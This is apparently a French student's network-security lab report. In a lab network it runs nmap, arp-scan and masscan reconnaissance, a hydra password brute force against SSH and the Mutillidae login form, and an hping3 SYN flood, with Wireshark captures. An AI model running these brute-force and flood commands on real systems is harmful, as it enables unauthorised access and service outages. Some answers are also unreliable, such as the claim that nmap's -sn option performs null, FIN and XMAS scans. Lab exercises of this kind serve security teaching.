La machine effectuant le scan doit d'abord déterminer l'adresse MAC de la passerelle par défaut ou d'un autre équipement réseau avant d'envoyer des paquets vers l'IP cible. Si votre machine est sur un sous-réseau différent de 192.168.100.10, elle doit passer par une passerelle (probablement 192.168.50.254), d'où la requête ARP.


Créer une nouvelle capture en utilisant le filtre arp, puis lancer le scan suivant avec un terminal en root : nmap -PR -sn 192.168.50.0/24



Expliquer le type de scan réalisé (option PR) et à quoi sert l'option sn ?

Demande à nmap d'utiliser des requêtes ARP pour détecter les hôtes actifs sur le réseau local pour l'option pr
SN sert à faire des scan TCP null, FIN et XMAS

installer le paquet arp-scan puis lancer la commande suivante :
arp-scan 192.168.50.0/24 :



Quel peut-être l'intérêt d'un tel scan en administration réseaux ?

Ce scan permet de savoir tous les appareils actifs sur le réseau local

Quel peut-être l'intérêt d'un tel scan en matière de hacking ?

Voir les adresses ip et mac pour attaquer
Cela peut servir pour faire des attaques man in the middle

nmap -PE -sn 192.168.100.0/24

```
root@client-mlif:/home/test# nmap -PE -sn 192.168.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 14:25 CET
Nmap scan report for messagelab.mlif.local (192.168.100.10)
Host is up (0.00032s latency).
Nmap scan report for 192.168.100.254
Host is up (0.00019s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.94 seconds
```

nmap -PU -sn 192.168.100.0/24

```
root@client-mlif:/home/test# nmap -PU -sn 192.168.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 14:27 CET
Nmap scan report for messagelab.mlif.local (192.168.100.10)
Host is up (0.00049s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 1.93 seconds
```

nmap -PE -sn 192.168.100.0/24

nmap -PU -sn 192.168.100.0/24

La 1ère commande est un ping ICMP
La 2ème commande est un ping UDP

masscan 192.168.200.5 -p80,443,22

```
root@client-mlif:/home/test# masscan 192.168.200.5 -p80,443,22
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-03-06 13:34:57 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.200.5
Discovered open port 80/tcp on 192.168.200.5
rate:  0.00-kpps, 100.00% done, waiting -27-secs, found=2
```

Ce scan cherche les ports ouverts


masscan 192.168.200.5 -p1-1024

Ce scan sert à scanner tous les ports connus sur la machine 192.168.200.5 en recherchant les ports entre 1 et 1024 (plage)
C'est pour vérifier les applications ouverts sur une machine

masscan -p22 192.168.200.1-192.168.200.254

Ca sert à scanner si le port 22 est ouvert sur une des machines du réseau 192.168.200.254

Relancer le scan en ouvrant une capture wireshark sans filtres



No.	Time	Source	Destination	Protocol	Length	Info
10628	2917.6579241…	PcsCompu_b8:a1:24	PcsCompu_ad:f9:d4	ARP	60	192.168.50.254 is at 08:00:27:b8:a1:24
10629	2917.6965168…	192.168.50.30	192.168.200.5	TCP	54	48681 → 22 [SYN] Seq=0 Win=1024 Len=0
10630	2917.6971032…	192.168.200.5	192.168.50.30	TCP	60	22 → 48681 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10631	2917.6971259…	192.168.50.30	192.168.200.5	TCP	54	48681 → 22 [RST] Seq=1 Win=0 Len=0
10632	2917.7966384…	192.168.50.30	192.168.200.5	TCP	60	48681 → 22 [RST] Seq=1 Win=1200 Len=0
10633	2917.7966770…	192.168.50.30	192.168.200.5	TCP	54	48681 → 443 [SYN] Seq=0 Win=1024 Len=0
10634	2917.7966901…	192.168.50.30	192.168.200.5	TCP	54	48681 → 80 [SYN] Seq=0 Win=1024 Len=0
10635	2917.7972147…	192.168.200.5	192.168.50.30	TCP	60	443 → 48681 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10636	2917.7972148…	192.168.200.5	192.168.50.30	TCP	60	80 → 48681 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10637	2917.7972508…	192.168.50.30	192.168.200.5	TCP	54	48681 → 80 [RST] Seq=1 Win=0 Len=0
10638	2917.7973936…	192.168.50.30	192.168.200.5	TCP	60	48681 → 443 [RST] Seq=1 Win=1200 Len=0
10639	2917.7976243…	192.168.50.30	192.168.200.5	TCP	60	48681 → 80 [RST] Seq=1 Win=1200 Len=0

Toujours depuis votre machine LUBUNTU, installer le paquet hydra. Notez qu'il est déjà installé sur kali.

```
root@client-mlif:/home/test# apt install hydra
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
hydra est déjà la version la plus récente (9.2-1ubuntu1).
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :
  fonts-opensymbol gparted-common gstreamer1.0-gtk3 libabsl20210324 libabw-0.1-1
  libatkmm-1.6-1v5 libboost-filesystem1.74.0 libboost-iostreams1.74.0
  libboost-locale1.74.0 libboost-thread1.74.0 libcairomm-1.0-1v5 libcdr-0.1-1
  libclucene-contribs1v5 libclucene-core1v5 libcolamd2 libe-book-0.1-1 libeot0
  libepubgen-0.1-1 libetonyek-0.1-1 libexttextcat-2.0-0 libexttextcat-data
  libfreehand-0.1-1 libglibmm-2.4-1v5 libgtkmm-3.0-1v5 libharfbuzz-icu0 liblangtag-common
  liblangtag1 libmhash2 libmspub-0.1-1 libmwaw-0.3-3 libmythes-1.2-0 libodfgen-0.1-1
  liborcus-0.17-0 liborcus-parser-0.17-0 libpagemaker-0.0-0 libpangomm-1.4-1v5
  libraptor2-0 librasqal3 librdf0 librevenge-0.0-0 libsigc++-2.0-0v5 libsuitesparseconfig5
  libuno-cppu3 libuno-cppuhelpergcc3-3 libuno-purpenvhelpergcc3-3 libuno-sal3
  libuno-salhelpergcc3-3 libvisio-0.1-1 libwpd-0.10-10 libwpg-0.3-3 libwps-0.4-4
  libxmlsec1 libxmlsec1-nss libyajl2 lp-solve uno-libs-private ure
Veuillez utiliser « sudo apt autoremove » pour les supprimer.
0 mis à jour, 0 nouvellement installés, 0 à enlever et 120 non mis à jour.
```

Créer un dictionnaire avec le contenu suivant dans le répertoire home de l'utilisateur test.

```
root@client-mlif:/home/test# nano dico.txt
```

```
  GNU nano 6.2
test2
test3
root
siopass
test3
foch
test
assange
julien
host
root4
terminator
Twist
tiktok
test
root3
```

Lancer une attaque afin de trouver le mot de passe ssh de l'utilisateur test avec hydra

```
root@client-mlif:/home/test# hydra -l test -P dico.txt ssh://messagelab:22/
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-06 14:55:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:1/p:16), ~1 try per task
[DATA] attacking ssh://messagelab:22/
[22][ssh] host: messagelab   login: test   password: test
[22][ssh] host: messagelab   login: test   password: test
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 14:55:39
```

Stop 2

Lancer maintenant le même type d'attaque avec hydra mais cette fois-ci pour craquer le mot de passe d'un utilisateur sur une application web. Mutillidae sera notre cible

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 15:29:16
root@client-mlif:/home/test# hydra -l admin -P dico.txt 192.168.200.5 http-form-post "/mutil
lidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login
:Not Logged In"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-06 15:29:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19 login tries (l:1/p:19), ~2 tries per
task
[DATA] attacking http-post-form://192.168.200.5:80/mutillidae/index.php?page=login.php:usern
ame=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In
[80][http-post-form] host: 192.168.200.5   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 15:29:59
```

Dans la page login.php de Mutillidae, prouver que les champs de connexion s'appellent username et
password en utilisant la vue de code source de cette page (CTRL +U).

```
if (theForm.username.value.length > 15 ||
    theForm.password.value.length > 15){
        alert('Username too long. We dont want to allow too many characters.\n\nSomeone might have enough room to enter a hack attempt.');
        return false;
};// end if
```

Dans la page login.php de Mutillidae, prouver que les champs de connexion s'appellent username et password en utilisant l'outil Web Developer de Firefox.

```
<input type="text" name="username" size="20" autofocus="autofocus">
<input type="password" name="password" size="20">
```

Expliquer ce qu'est un DOS, un DDOS

Une attaque Denial of Service (DOS) vise à rendre un service, un site web ou un réseau indisponible en l'inondant de requêtes ou en exploitant des failles pour épuiser ses ressources.
Une attaque Distributed Denial of Service (DDOS) est une version plus puissante du DOS, où plusieurs machines attaquent une seule cible en même temps.

Compléter le tableau suivant en expliquant chaque code HTTP.

Code HTTP	Signification
200	OK - La requête a réussi
301	Moved Permanently - Redirection permanente
401	Unauthorized - Authentification requise
404	Not Found - Ressource non trouvée
500	Internal Server Error - Erreur interne du serveur
504	Gateway Timeout - Temps d'attente écoulé


Installer le paquet hping3

```
root@client-mlif:/home/test# apt install hping3
```

Lancer une capture de trame sans filtre wireshark puis lancer une attaque contre le serveur web
www.mlif.local par épuisement de ressources.

```
root@client-mlif:/home/test# hping3 -S --flood -V -p 80 192.168.200.5
using enp0s3, addr: 192.168.50.30, MTU: 1500
HPING 192.168.200.5 (enp0s3 192.168.200.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Reproduire la capture d'écran des flux wireshark capturés.



6583…	14.943907464	192.168.50.30	192.168.200.5	TCP	54 [TCP Port numbers reused] 57157 → 80 [SYN] Seq=0 Win=512 Len=0
6583…	14.943933216	192.168.50.30	192.168.200.5	TCP	54 [TCP Port numbers reused] 57158 → 80 [SYN] Seq=0 Win=512 Len=0
6583…	14.943967748	192.168.50.30	192.168.200.5	TCP	54 [TCP Port numbers reused] 57159 → 80 [SYN] Seq=0 Win=512 Len=0
6583…	14.943986913	192.168.200.5	192.168.50.30	TCP	60 80 → 56902 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.943986963	192.168.200.5	192.168.50.30	TCP	60 80 → 56903 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.943987004	192.168.200.5	192.168.50.30	TCP	60 80 → 56904 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.943990993	192.168.50.30	192.168.200.5	TCP	54 56902 → 80 [RST] Seq=1 Win=0 Len=0
6583…	14.943996306	192.168.50.30	192.168.200.5	TCP	54 56903 → 80 [RST] Seq=1 Win=0 Len=0
6583…	14.944004475	192.168.50.30	192.168.200.5	TCP	54 56904 → 80 [RST] Seq=1 Win=0 Len=0
6583…	14.944029896	192.168.200.5	192.168.50.30	TCP	60 80 → 56905 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.944029946	192.168.200.5	192.168.50.30	TCP	60 80 → 56906 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.944029976	192.168.200.5	192.168.50.30	TCP	60 80 → 56907 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Expliquer le principe d'une attaque de type DDOS

Envoi d'une multitude de requêtes mais avec plusieurs machine pour surcharger le service et faire en sorte qu'il tombe en panne

Utiliser à nouveau hping3 pour réaliser les actions suivantes :
• scan de ports de la machine 192.168.200.5 ;

```
root@client-mlif:/home/test# hping3 --scan 1-65535 -S 192.168.200.5
Scanning 192.168.200.5 (192.168.200.5), port 1-65535
65535 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   22 ssh         : .S..A...  63     0 64240    46
   80 http        : .S..A...  63     0 64240    46
 3306 mysql       : .S..A...  63     0 64240    46
```

découverte des services de la machine 192.168.100.10

```
root@client-mlif:/home/test# hping3 -V -S 192.168.100.10 -p 1-1024
using enp0s3, addr: 192.168.50.30, MTU: 1500
HPING 192.168.100.10 (enp0s3 192.168.100.10): S set, 40 headers + 0 data bytes
len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=0 win=0 rtt=6.4 ms
seq=0 ack=1061047994 sum=b800 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=1 win=0 rtt=6.3 ms
seq=0 ack=250606631 sum=988b urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=2 win=0 rtt=6.2 ms
seq=0 ack=553311468 sum=c790 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=3 win=0 rtt=6.2 ms
seq=0 ack=1103197834 sum=61d6 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=4 win=0 rtt=6.1 ms
seq=0 ack=145436528 sum=9156 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=5 win=0 rtt=6.0 ms
seq=0 ack=1085397187 sum=3675 urp=0

^C
--- 192.168.100.10 hping statistic ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 6.0/6.2/6.4 ms
```

sniffing du réseau

```
root@client-mlif:/home/test# hping3 --listen icmp
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): No such device
Warning: can't disable memory paging!
```

Stop 3